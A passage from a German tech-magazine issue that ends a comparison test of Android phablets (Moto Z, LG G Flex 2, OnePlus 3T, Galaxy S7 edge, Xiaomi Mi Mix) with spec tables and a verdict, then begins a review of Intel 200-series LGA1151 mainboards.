Der Prozessor macht ordentlich Dampf, drosselt aber nach wenigen Minuten Volllast bis zu 20 Prozent herunter. Motorola-typisch ist ein sauberes Android ohne unnötige Zusatz-Apps installiert; das Update auf Android 7 ist erhältlich, danach kam schon ein Sicherheits-Patch. Die Kamera liefert gute Fotos mit etwas weniger Schärfe als die Spitzenklasse. Praktisch: Hält man die Hand übers Display, schaltet es sich mit Uhrzeit, Ladestand und Android-Benachrichtigungen kurz ein.

- ↑ leicht und dünn
- ↑ Module wie Beamer oder Kamera
- ↓ mittlere, nur mit Zweitakku lange Laufzeit



LG G Flex 2

Das leicht gebogene und leicht biegsame LG G Flex 2 ist dank Preisverfall unter 250 Euro zum Phablet-Schnäppchen geworden. Zwar ist die Hardware zwei Jahre nach Verkaufsstart etwas angestaubt; da es sich damals aber um High-End-Ausstattung handelte, leistet sie immer noch zuverlässig ihren Dienst.

Die Wölbung des OLED-Displays bringt keinen Vorteil, außer dass das an die Form angepasste Gehäuse gut in der Hand und der Hosentasche liegt. Wegen der geringen Display-Helligkeit von knapp 300 cd/m² stören gelegentlich Spiegelungen. Farben und Kontrast sind besser als bei vielen LCDs, aber nicht so gut wie bei Samsungs OLEDs. Auf einfarbigen Flächen sind bei genauem Hinsehen irritierende Strukturen zu erkennen, die bei normalem Betrachtungsabstand aber nicht stören. Mit den Kameras aktueller High-End-Smartphones hält die des G Flex 2 knapp mit, sie produziert mehr als ansehnliche Bilder, die man gerne vorzeigt.

Trotz des starken Akkus liegen die Laufzeiten nur auf dem Niveau aktueller Mittelklasse-Smartphones. Der nur 16 GByte kleine Speicher lässt sich per Speicherkarte ergänzen.

Ein Update auf Android 6 stellt LG nur online zur Verfügung, man muss es vom PC aufs Gerät überspielen und installieren. Immerhin gelingt das ohne Datenverlust. Per OTA-Update erhält man nur Android 5.1.1.

- ↑ gutes Preis/Leistungsverhältnis
- ↑ verhältnismäßig klein und leicht
- ↓ mäßige Laufzeiten
- ↓ veraltetes Android



OnePlus 3T

Das OnePlus 3T ist wie der Vorgänger ein Geheimtipp: High-End-Hardware für 440 Euro. Der größte Nachteil ist, dass OnePlus weiterhin direkt aus China vertreibt. Der Online-Support findet größtenteils in Englisch statt, für etwaige Reparaturen muss man das Gerät nach China schicken. Statt 14-tägiger Rücknahme und Gewährleistung nach EU-Recht gewährt OnePlus freiwillig ähnliche Konditionen. Bezahlt wird mit Kreditkarte, der Versand nach Deutschland dauert rund 10 Tage und umfasst ein Netzteil für deutsche Steckdosen.

Der Snapdragon 821 gehört zu den schnellsten Handy-Prozessoren überhaupt, aber wenn alle vier Kerne laufen, drosselt er teils schon nach 20 Sekunden. Insgesamt fühlt sich das 3T nie überfordert an, vor allem beim Betrieb vieler Apps geht es aufgrund des großen Arbeitsspeichers nicht in die Knie.

Die Hauptkamera nutzt einen guten Sony-Sensor mit 16 MP. Auf Wunsch startet sie bei ausgeschaltetem Gerät durch einen Doppelklick auf den Einschalter. Von der 16-MP-Frontkamera profitieren Selfie-Knipser und Video-telefonierer.

Die eigene Android-Variante OxygenOS bleibt erfreulich schlank und bietet viele Konfigurationsmöglichkeiten. So lässt sich nicht nur die Schriftgröße wählen, sondern das gesamte Layout vergrößern und verkleinern. Anders als bei anderen China-Handys sind alle Google-Apps installiert.

- ↑ viel Smartphone fürs Geld
- ↑ schlankes Android
- ↓ Reparatur und Service nicht in Deutschland



Samsung Galaxy S7 edge

Das Galaxy S7 edge sticht mit seinen abgerundeten Display-Kanten aus dem Testfeld heraus. Zudem fällt es dadurch etwas schmäler aus als die Konkurrenten. Praktischen Nutzen hat die leichte Biegung links und rechts ansonsten kaum – Scrollen sieht allerdings verdammt schick aus. Durch die schmalen Gehäuseränder liegt das Gerät nicht besonders sicher in der Hand. Fasst man deswegen fester zu, interpretiert der Touchscreen Fingerspitzen und Handballen häufiger ungewollt als Berührung.

Dem S7 merkt man kaum an, dass es schon länger auf dem Markt ist: Es rechnet ebenso schnell wie die Konkurrenten, die 12-Megapixel-Kamera gehört zur absoluten Spitze und der sehr helle AMOLED-Bildschirm überzeugt mit kräftigen Farben und hohem Kontrast. Das sehr gut verarbeitete Gehäuse ist vor Staub und Wasser geschützt (IP68); die Glasrückseite zieht deutlich Fingerabdrücke an.

Für das S7 edge sprechen zudem die sehr langen Laufzeiten: Über 16 Stunden hält es jeweils im Video- und WLAN-Test durch. Der Akku lädt schnell, optional drahtlos. Der interne Speicher von 32 GByte lässt sich per microSDXC ergänzen, aber Samsung erlaubt es nicht, diesen als internen Speicher zu formatieren. Daher können nur dafür vorbereitete Apps einzeln auf die Karte verschoben werden.

Momentan liefert Samsung das Update auf Android 7 aus, monatliche Sicherheits-Updates erscheinen zeitnah. Die angepasste Oberfläche weicht deutlich vom Android-Standard ab.

- ↑ schickes Display
- ↑ hervorragende Kamera
- ↑ wassergeschützt
- ↓ etwas unhandlich



Xiaomi Mi Mix

Das eigentliche Gehäuse des Xiaomi Mi Mix tritt optisch komplett in den Hintergrund. Denn den Rand des 6,4 Zoll großen Displays hat der Hersteller auf ein Minimum reduziert – nur 2,5 Millimeter breit ist er an den dünnsten Stellen. Abgesehen von den geringeren Gehäusemaßen hat das als randlos beworbene Display kaum praktische Vorteile, sieht aber verdammt schick aus. Technisch betrachtet gefällt die Anzeige mit hohem Kontrast, kräftigen Farben und brauchbarer Helligkeit. Um die drei Android-Tasten virtuell auf dem Display darstellen zu können und gleichzeitig die eigentlichen Bildinhalte in Full-HD-Auflösung zu zeigen, nutzt die Anzeige die ungewöhnliche Auflösung von 2040 × 1080 im Format 17:9.

Für einen echten Telefonlautsprecher war kein Platz mehr, weswegen das Mi Mix das Gehäuse als Membran nutzt. Darunter leidet die Sprachqualität und Lautstärke. Weil sich die Frontkamera unterhalb des Displays befindet, muss man das Gerät für Selfies drehen. Den Bildern der Hauptkamera fehlt es gelegentlich an Schärfe und Details; Farben und Belichtung stellen aber zufrieden. Die Hardware besteht zum großen Teil aus High-End-Komponenten. LTE-Band 20 (800 MHz) unterstützt es nicht.

Hierzulande bekommt man das Mi Mix nur über eBay oder spezielle Import-Shops mit größtenteils deutschem Android-ROM. Für das mitgelieferte Netzteil mit Quick Charge 3.0 ist ein preiswerter Adapter nötig.

- ↑ schickes Display
- ↑ größtenteils High-End-Hardware
- ↓ nicht für europäischen Markt



Huawei Mate 9 ist in dieser Gruppe das knappe Schlusslicht, punktet aber mit einem zweiten Sensor: Der nimmt schöne Schwarz-Weiß-Fotos auf und verbessert Zoom-Fotos sichtbar. Vorteil des Moto Z: Für 250 Euro gibt es ein spezielles Kamera-Modul mit optischem 10X-Zoom. Im Weitwinkel ist es dem eingebauten Modul unterlegen, aber ab etwa 4X-Zoom übertrifft es all inklusive iPhone 7 Plus.

Die Kamera des zukünftigen Samsung Galaxy S8 dürfte in der Qualität nochmals zulegen, doch der Fortschritt dürfte wie schon vom S6 zum S7 marginal ausfallen, vielleicht etwas weniger Rauschen bei hohen ISO-Werten, also in dunkler Umgebung. Deutlichere Fortschritte wären in zwei Bereichen nötig, nämlich beim immer noch auf wenige Meter beschränkten Blitz und beim Zoom. Beim Blitz sind keine großen Sprünge zu erwarten, spannender wirds beim Zoom.

Welche Nachteile mit größeren Sensoren und optischem Zoom verbunden sind, zeigen das Hasselblad-Modul fürs Moto Z und auch der ältere Versuch eines Kamera-Smartphones von Panasonic: Die nötigen Objektive machen die Handys fetter, und zwar nicht nur um Millimeter, sondern um so viele Zentimeter, dass eine separate Kompaktkamera dann die bessere Alternative ist. Und ob ein bislang unbekannter bahnbrechender Trick, um diese physikalischen Grenzen der Optik zu überwinden, jetzt genau in der nächsten Smartphone-Generation serienreif wird? Wir hoffen zwar drauf, bezweifeln das aber. Bestenfalls dürfte die eine oder andere Doppelkamera mit 2X- oder vielleicht 3X-Tele kommen. In puncto Fotografie fährt man also mit den aktuellen Phablets kaum schlechter als mit den kommenden Flaggschiffen.

Überhaupt brauchen einige Innovationen ja einige Generationen, bevor sie nutzbar sind. Fingerabdruck-Scanner etwa: Die Geräte im Test entsperren zuverlässig und schnell, sodass man trotz achtstelliger PIN oder kompliziertem Passwort ohne Verzögerung ans Handy kommt. Der mit dem Galaxy Note 7 eingeführte Iris-Scanner hingegen fühlte sich an wie die Fingerabdruck-Scanner vor ein paar Jahren, nämlich so unzuverlässig und langsam, dass er bestenfalls zum Angeben – und Blamieren – vor Bekannten dient. Im Galaxy S8 wird vermutlich ein besserer

Android-Phablets



Modell	Pixel XL	6X	Mate 9
Hersteller	Google, www.google.de/pixel	Honor, www.hihonor.com	Huawei, www.huaweidevices.de
Betriebssystem / Patch-Level	Android 7.1.1 / Februar 2017	Android 6.0.1 / Oktober 2016	Android 7.0 / November 2016
getestet in	c't 23/16, S. 58	c't 4/17, S. 46	c't 1/17, S. 48
Ausstattung			
Prozessor / Kerne × Takt	Qualcomm Snapdragon 821 / 2 × 2,2 GHz, 2 × 1,6 GHz	HiSilicon Kirin 655 / 4 × 2,1 GHz, 4 × 1,7 GHz	HiSilicon Kirin 960 / 4 × 2,4 GHz, 4 × 1,8 GHz
Grafik	Qualcomm Adreno 530	ARM Mali-T830	ARM Mali-G71 MP8
RAM / Flash-Speicher (frei)	4 GByte / 32 GByte (24,3 GByte)	3 GByte / 64 GByte (53,3 GByte)	4 GByte / 64 GByte (52,6 GByte)
MicroSD / max. / als interner Speicher	–	✓ / 256 GByte / –	✓ / 256 GByte / –
WLAN / Dual-Band / alle 5-GHz-Bänder	IEEE 802.11 a/b/g/n/ac-867 (MU-MIMO) / ✓ / ✓	IEEE 802.11 b/g/n-150 (MU-MIMO) / – / –	IEEE 802.11 a/b/g/n-150/ac-433 / ✓ / ✓
Bluetooth / NFC / GPS	4.2 / ✓ / ✓	4.1 / ✓ / ✓	4.2 / ✓ / ✓
Fingerabdrucksensor / VR-Gyrosensor	✓ / ✓	✓ / ✓	✓ / ✓
mobile Datenverbindung ²	LTE (600 MBit/s Down, 75 MBit/s Up), HSPA, GPRS	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA, GPRS	LTE (600 MBit/s Down, 100 MBit/s Up), HSPA, GPRS
Dual-SIM / mit SD-Karte nutzbar	– / –	✓ / –	✓ / –
Akku / austauschbar / drahtlos ladbar	3450 mAh (13,3 Wh) / – / –	3340 mAh (12,7 Wh) / – / –	4000 mAh (15,2 Wh) / – / –
Abmessungen (H × B × T)	15,5 cm × 7,6 cm × 0,85 cm	14,9 cm × 7,6 cm × 0,8 cm	15,7 cm × 7,9 cm × 0,8 cm
Gewicht	167 g	167 g	193 g
Kamera-Tests			
Kamera-Auflösung Fotos / Video	4048 × 3036 (12,3 MPixel) / 3840 × 2160	3968 × 2976 (11,8 MPixel) / 1920 × 1080	5120 × 3840 (19,7 MPixel) / 3840 × 2160
Frontkamera-Auflösung Fotos / Video	3264 × 2448 / 1920 × 1080	3264 × 2448 / 1280 × 720	3264 × 2448 / 1280 × 720
Display-Messungen			
Technik / Größe (Diagonale) / Seitenverhältnis	OLED (AMOLED) / 12,1 cm × 6,8 cm (5,5 Zoll) / 16:9	LCD (IPS) / 12,2 cm × 6,9 cm (5,5 Zoll) / 16:9	LCD (IPS) / 13,2 cm × 7,4 cm (5,9 Zoll) / 16:9
Auflösung	2560 × 1440 Pixel (537 dpi)	1920 × 1080 Pixel (400 dpi)	1920 × 1080 Pixel (371 dpi)
Helligkeitsregelbereich / Ausleuchtung	6 ... 444 cd/m ² / 88 %	4 ... 467 cd/m ² / 93 %	4 ... 544 cd/m ² / 92 %
Kontrast / Farbraum	>10000:1 / fast AdobeRGB	2201:1 / sRGB	1760:1 / sRGB
Blickwinkelabhängigkeit: Die runden Diagramme geben die Winkelabhängigkeit des Kontrasts wieder. Blaue Farbannteile stehen für niedrige, rötliche für hohe Kontraste. Kreise markieren die Blickwinkel in 20-Grad-Schritten. Im Idealfall ist das ganze Bild pink.			
winkelabhängiger Kontrast: Kreise im 20°-Abstand			
Laufzeit-Messungen			
Video / Spiele / Surfen per WLAN ¹	12,2 / 5,5 / 13,1	11,9 / 4,9 / 16,4	12,4 / 6,6 / 19,6
Bewertung			
Bedienung / Performance	⊕⊕ / ⊕⊕	⊕ / ⊕	⊕⊕ / ⊕⊕
Ausstattung Software / Hardware	⊕⊕ / ⊕⊕	⊕ / ⊕	⊕ / ⊕⊕
Display	⊕⊕	⊕	⊕
Laufzeit	⊕	⊕⊕	⊕⊕
Kamera Fotos / Videos	⊕⊕ / ⊕⊕	⊕ / ○	⊕ / ⊕
Straßenpreis	900 € (32 GByte) 1010 € (128 GByte)	250 € (3 GByte) 300 € (4 GByte)	670 €
¹ bei einer Helligkeit von 200 cd/m ² gemessen ² Herstellerangabe ³ nur interner Akku; mit Zweitakku			
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe			

Iris-Scanner stecken, einige Konkurrenten starten wohl mit ihrer ersten Generation. Sie dürften sich aber kaum als so gut erweisen, dass man deswegen auf diese Geräte warten möchte.

Fazit

Die sechs teureren Smartphones bieten zeitgemäße Leistungen mit genügend Reserven für die nächsten Jahre. Wer jetzt zuschlägt, statt auf die 2017er-Modelle zu

warten, dürfte keine wesentlichen Fortschritte verpassen. Unter denen bietet das OnePlus 3T für 440 Euro ein starkes Preis/Leistungs-Verhältnis. Nur wer eine noch bessere Kamera oder eine höhere Display-Auflösung etwa für VR sucht, oder wer den EU-Support haben möchte, muss mehr ausgeben. Das Samsung Galaxy S7 Edge kostet nur noch 600 Euro, ein unschlagbares Edel-Gesamtpaket ohne echte Schwächen. Noch mehr Dis-

	G Flex 2	Moto Z	Moto G4 Plus	3T	Galaxy S7 edge	Mi Mix
	LG, www.lg.com	Motorola, www.motorola.de	Motorola, www.motorola.de	OnePlus, www.oneplus.net	Samsung, www.samsung.de	Xiaomi, www.mi.com/en/
	Android 6.0 / September 2016	Android 6.0.1 / Januar 2017	Android 6.0.1 / Juli 2016	Android 7.0 / Dezember 2016	Android 7.0 / Januar 2017	Android 6.0.1 / September 2016
	c't 10/15, S. 94	c't 22/16, S. 96	c't 13/16, S. 58	c't 3/17, S. 46	c't 7/16, S. 56	c't 4/17, S. 42
	Qualcomm Snapdragon 810 / 4 × 2 GHz, 4 × 1,5 GHz	Qualcomm Snapdragon 820 / 2 × 1,8 GHz, 2 × 1,6 GHz	Qualcomm Snapdragon 617 / 4 × 1,5 GHz, 4 × 1,2 GHz	Qualcomm Snapdragon 821 / 2 × 2,4 GHz, 2 × 1,6 GHz	Samsung Exynos 8 Octa / 4 × 1,6 GHz, 4 × 2,3 GHz	Qualcomm Snapdragon 821 / 2 × 2,4 GHz, 2 × 1,6 GHz
	Qualcomm Adreno 430	Qualcomm Adreno 530	Qualcomm Adreno 405	ARM Adreno 530	ARM Mali-T880MP12	ARM Adreno 530
	2 GByte / 16 GByte (8,9 GByte)	4 GByte / 32 GByte (23,6 GByte)	2 GByte / 16 GByte (10,8 GByte)	6 GByte / 64 GByte (53,6 GByte)	4 GByte / 32 GByte (24,8 GByte)	6 GByte / 256 GByte (230 GByte)
	✓ / 256 GByte / –	✓ / 256 GByte / ✓	✓ / 256 GByte / ✓	–	✓ / 256 GByte / –	–
	IEEE 802.11 a/b/g/n/ac-433 / ✓	IEEE 802.11 a/b/g/n/ac-867 (MU-MIMO) / ✓ / ✓	IEEE 802.11 b/g/n-150 / ✓ / ✓	IEEE 802.11 a/b/g/n/ac-433 (MU-MIMO) / ✓ / ✓	IEEE 802.11 a/b/g/n/ac-867 (MU-MIMO) / ✓ / ✓	IEEE 802.11 a/b/g/n/ac-433 (MU-MIMO) / ✓ / ✓
	4.1 / ✓ / ✓	4.1 / ✓ / ✓	4.2 / – / ✓	4.2 / ✓ / ✓	4.2 / ✓ / ✓	4.2 / ✓ / ✓
	– / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA, GPRS	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA, GPRS	LTE (150 MBit/s Down, 50 MBit/s Up), HSPA, GPRS	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA, GPRS	LTE (450 MBit/s Down, 50 MBit/s Up), HSPA, GPRS	LTE (300 MBit/s Down, 50 MBit/s Up), HSPA, GPRS
	– / –	✓ / –	✓ / ✓	✓ / –	– / –	✓ / –
	3000 mAh (11,4 Wh) / – / –	2600 mAh (9,9 Wh) / – / –	3000 mAh (11,4 Wh) / – / –	3400 mAh (12,9 Wh) / – / –	3600 mAh (13,7 Wh) / – / ✓	4400 mAh (16,7 Wh) / – / –
	15 cm × 7,5 cm × 0,9 cm	15,4 cm × 7,5 cm × 0,7 cm	15,3 cm × 7,7 cm × 1 cm	15,3 cm × 7,5 cm × 0,8 cm	15,1 cm × 7,3 cm × 0,79 cm	15,8 cm × 8,2 cm × 0,8 cm
	153 g	139 g	153 g	162 g	156 g	215 g
	4160 × 3120 (13 MPixel) / 3840 × 2160	4160 × 3120 (13 MPixel) / 3840 × 2160	4608 × 3456 (15,9 MPixel) / 1920 × 1080	4640 × 3480 (16,1 MPixel) / 3840 × 2160	4032 × 3024 (12,2 MPixel) / 3840 × 2160	4608 × 3456 (15,9 MPixel) / 3840 × 2160
	1920 × 1080 / 1920 × 1080	2592 × 1944 / 1920 × 1080	2592 × 1944 / 1920 × 1080	4608 × 3456 / 1920 × 1080	2592 × 1944 / 2560 × 1440	2592 × 1944 / 1920 × 1080
	OLED (P-OLED) / 12,1 cm × 6,8 cm (5,5 Zoll) / 16:9	OLED (AMOLED) / 12,1 cm × 6,8 cm (5,5 Zoll) / 16:9	LCD (IPS) / 12,1 cm × 6,8 cm (5,5 Zoll) / 16:9	OLED (AMOLED) / 12,2 cm × 6,8 cm (5,5 Zoll) / 16:9	OLED (AMOLED) / 12,2 cm × 6,9 cm (5,5 Zoll) / 16:9	LCD (IPS) / 14,3 cm × 7,6 cm (6,4 Zoll) / 17:9
	1920 × 1080 Pixel (404 dpi)	2560 × 1440 Pixel (537 dpi)	1920 × 1080 Pixel (402 dpi)	1920 × 1080 Pixel (401 dpi)	2560 × 1440 Pixel (533 dpi)	2040 × 1080 Pixel (362 dpi)
	47 ... 302 cd/m² / 96 %	6 ... 520 cd/m² / 91 %	19 ... 426 cd/m² / 96 %	4 ... 461 cd/m² / 94 %	2 ... 555 cd/m² / 89 %	1 ... 468 cd/m² / 88 %
	>10.000:1 / sRGB	>10.000:1 / fast AdobeRGB	1912:1 / sRGB	>10000:1 / fast AdobeRGB	>10000:1 / fast AdobeRGB	1335:1 / sRGB
						
	9,7 / 3,9 / 8,4	9,8 / 4,9 / 10,2; 16,6 / 9,1 / 16 ³	11,1 / 3,9 / 15,8	13,8 / 6,5 / 12,2	16,8 / 9,4 / 16,6	13,7 / 7,8 / 14,2
	⊕⊕ / ⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕	⊕⊕ / ⊕⊕	⊕ / ⊕⊕	⊕ / ⊕⊕
	○ / ○	⊕⊕ / ⊕⊕	⊕⊕ / ⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕ / ⊕⊕
	○	⊕⊕	⊕	⊕⊕	⊕⊕	⊕⊕
	○	○	⊕	⊕	⊕⊕	⊕⊕
	⊕⊕ / ⊕⊕	⊕ / ⊕	○ / ⊕	⊕ / ⊕	⊕⊕ / ⊕⊕	⊕ / ○
	230 €	550 €	230 €	440 €	600 €	ca. 835 € (4 GByte) ca. 930 € (6 GByte)

play-Platz bieten das Huawei Mate 9 und das Xiaomi Mi Mix, Ersteres unauffällig und stark, Letzteres futuristisch, aber mit Import-Nachteilen etwa beim LTE.

Reicht einem die Laufzeit des Moto Z, bekommt man ein äußerst schlankes und schnelles Phablet. Doch flexibel wird es erst mit dem Zweitakku, und dann kostet es mehr als das S7 Edge. Das Pixel XL punktet mit schnellen Android- und Security-Updates sowie ungedrosselter Super-


geschwindigkeit. Doch der Aufpreis dafür ist immens, und das dann für ein eher altbackenes Design.

In der 250-Euro-Gruppe liefert das Honor 6X das passabelste Gesamtbild, getrübt hauptsächlich durch die seltsamen Android-Modifikationen. Das G Flex 2 schneidet zwar ähnlich gut ab, vor allem die Kamera überzeugt. Aber das Update auf Android 6 und wohl auch zukünftige Patches muss man per PC einspielen. Das

Moto G4 Plus hinkt technisch hinter den beiden hinterher, macht aber Hoffnung auf längerfristige Updates und lockt mit Dual-SIM plus Speicher-Slot.

Nur ein Wunsch bleibt offen: Keines der Phablets hat einen Stift. Wer nach dem Einstellen des Galaxy Note 7 einen Ersatz fürs zweieinhalb Jahre alte, immerhin noch mit Security Updates versorgte Note 4 sucht, muss aufs Note 8 warten.

(jow@ct.de) **ct**



Evolution statt Revolution

LGA1151-Mainboards mit B250-, H270- und Z270-Chipsatz für Kaby-Lake- und Skylake-Prozessoren

Boards mit Chipsätzen der Serie 200 nehmen Intels neue Prozessoren vom Typ Core i-7000 auf und können mehrere superschnelle PCI-Express-SSDs anbinden. Zudem hält USB 3.1 Gen2 nun auch auf den günstigen Hauptplatinen Einzug.

Von Christian Hirsch

Den CPUs der siebten Core-i-Generation hat Intel höhere Taktfrequenzen, verbesserte Videofunktionen und den günstigen Pentium-Varianten erstmals Hyper-Threading spendiert. Auch bei Solid-State-Disks gibt es momentan große Entwicklungsfortschritte: SSDs mit PCI-Express-Interface schaffen mehr als 3 GByte/s. Zudem stehen externe Flash-Speicher mit USB 3.1 Gen2 in den Startlöchern, die Daten mit über 1 GByte/s übertragen. Mainboards mit den neuen Chipsätzen der Serie 200 alias Union Point

können diese dank einer größeren Zahl an High-Speed-Ports besser anbinden als ihre Vorgänger mit Z170, H170 und B150.

Unser Testfeld besteht aus sechs Boards, die zwischen 68 und 205 Euro kosten. Preiswertester Vertreter ist das Asrock B250-HDV. Das Mittelfeld mit einer Preisspanne von 93 bis 125 Euro bilden das Gigabyte GA-B250-HD3P, MSI Z270A-Pro und Asus Prime H270-Pro. Aus dem High-End-Segment mit einem Straßenpreis von jeweils rund 200 Euro haben wir das Asrock Fatal1ty Z270 Ga-

ming-ITX/ac und das Gigabyte Z270X-Gaming 5 ausgewählt.

Da Core i-6000 und i-7000 die CPU-Fassung LGA1151 verwenden, lassen sich auch die älteren Skylake-Prozessoren auf Serie-200-Boards einsetzen [1]. Für Kaby Lake und die Serie 100 gilt das umgekehrt auch – sofern der Board-Hersteller ein passendes BIOS-Update zur Verfügung stellt. Obwohl der Speicher-Controller der Core-i-7000-CPU's auch noch mit DDR3L-RAM umgehen kann, löten die Board-Hersteller auf ihre Serie-200-Hauptplatinen ausschließlich Steckplätze für DDR4, denn beide Speichersorten kosten inzwischen das Gleiche.

Unabhängig von Chipsatz und Preis bieten alle getesteten Boards eine vergleichbare Grundausstattung. Dazu zählen 6 × SATA 6G sowie jeweils mindestens ein PEG-Slot für Grafikkarten, vier USB-3.0-Buchsen an der I/O-Blende, zwei digitale Monitoranschlüsse und ein M.2-Steckplatz für SSDs. Um sich voneinander abzusetzen, packen die Hersteller vor allem bei teuren Z270-Boards mehr oder minder nützliche Extras drauf. Die Palette umfasst dabei RGB-LEDs, mit Metallrahmen verstärkte PEG-Slots, fürs Übertakten optimierte Spannungswandler, Software, um Netzwerkverkehr zu priorisieren, sowie qualitativ bessere analoge Audio-Ausgänge.

DMI bremst schnelle SSDs aus

Die Chipsätze der Serie 200 hat Intel zusammen mit Kaby-Lake-Prozessoren zum Jahresanfang vorgestellt. Dazu zählen neben den Consumer-Typen H270 und Z270 die Business-Chipsätze B250, Q250 und Q270. Eine Billig-Variante „H210“ gibt es nicht. Für preiswerte Systeme mit Kaby-Lake-Prozessor ist weiterhin der H110 aus der Vorgänger-Serie aktuell.


Seitdem Intel die Beschränkungen der günstigen Chipsatz-Varianten über die Jahre nach und nach gelockert hat, werden Boards mit dem teureren H-Chipsatz H270 zunehmend unattraktiv. Zum High-End-Chipsatz Z270 fehlt dem H270 lediglich die Freigabe fürs CPU-Overclocking, und die Zuteilung der High-Speed-I/O-Ports für PCI Express, USB 3.0 und SATA 6G ist nicht ganz so flexibel. Der Abstand zum preiswerteren B250 ist ebenfalls gering: Dieser hat im Vergleich zum H270 ein paar PCIe-Lanes weniger, unterstützt deshalb lediglich eine PCIe-SSD statt derer zwei und darf maximal sechs USB-3.0-Ports bereitstellen. Deshalb ist in Deutschland die Auswahl an H270-Main-

boards mit 20 verschiedenen Modellen geringer als bei B250 (31) oder Z270 (64).

Wie in der Infografik auf Seite 102 ersichtlich, gibt es beim Z270 insgesamt 30 I/O-Ports, die die Board-Hersteller in gewissen Grenzen flexibel als Leitungen für PCI Express 3.0, USB 3.0 oder SATA 6G konfigurieren können. Einige davon lassen sich im BIOS-Setup umschalten, weil es M.2-SSDs mit SATA-6G- oder PCI-Express-Schnittstelle gibt. Bei Boards mit mehreren M.2-Steckplätzen wie dem Asus Prime H270-Pro und dem Gigabyte GA-Z270X-Gaming 5 läuft aber nicht jede PCIe-3.0-x4-SSD in jedem M.2-Slot automatisch mit voller Geschwindigkeit.

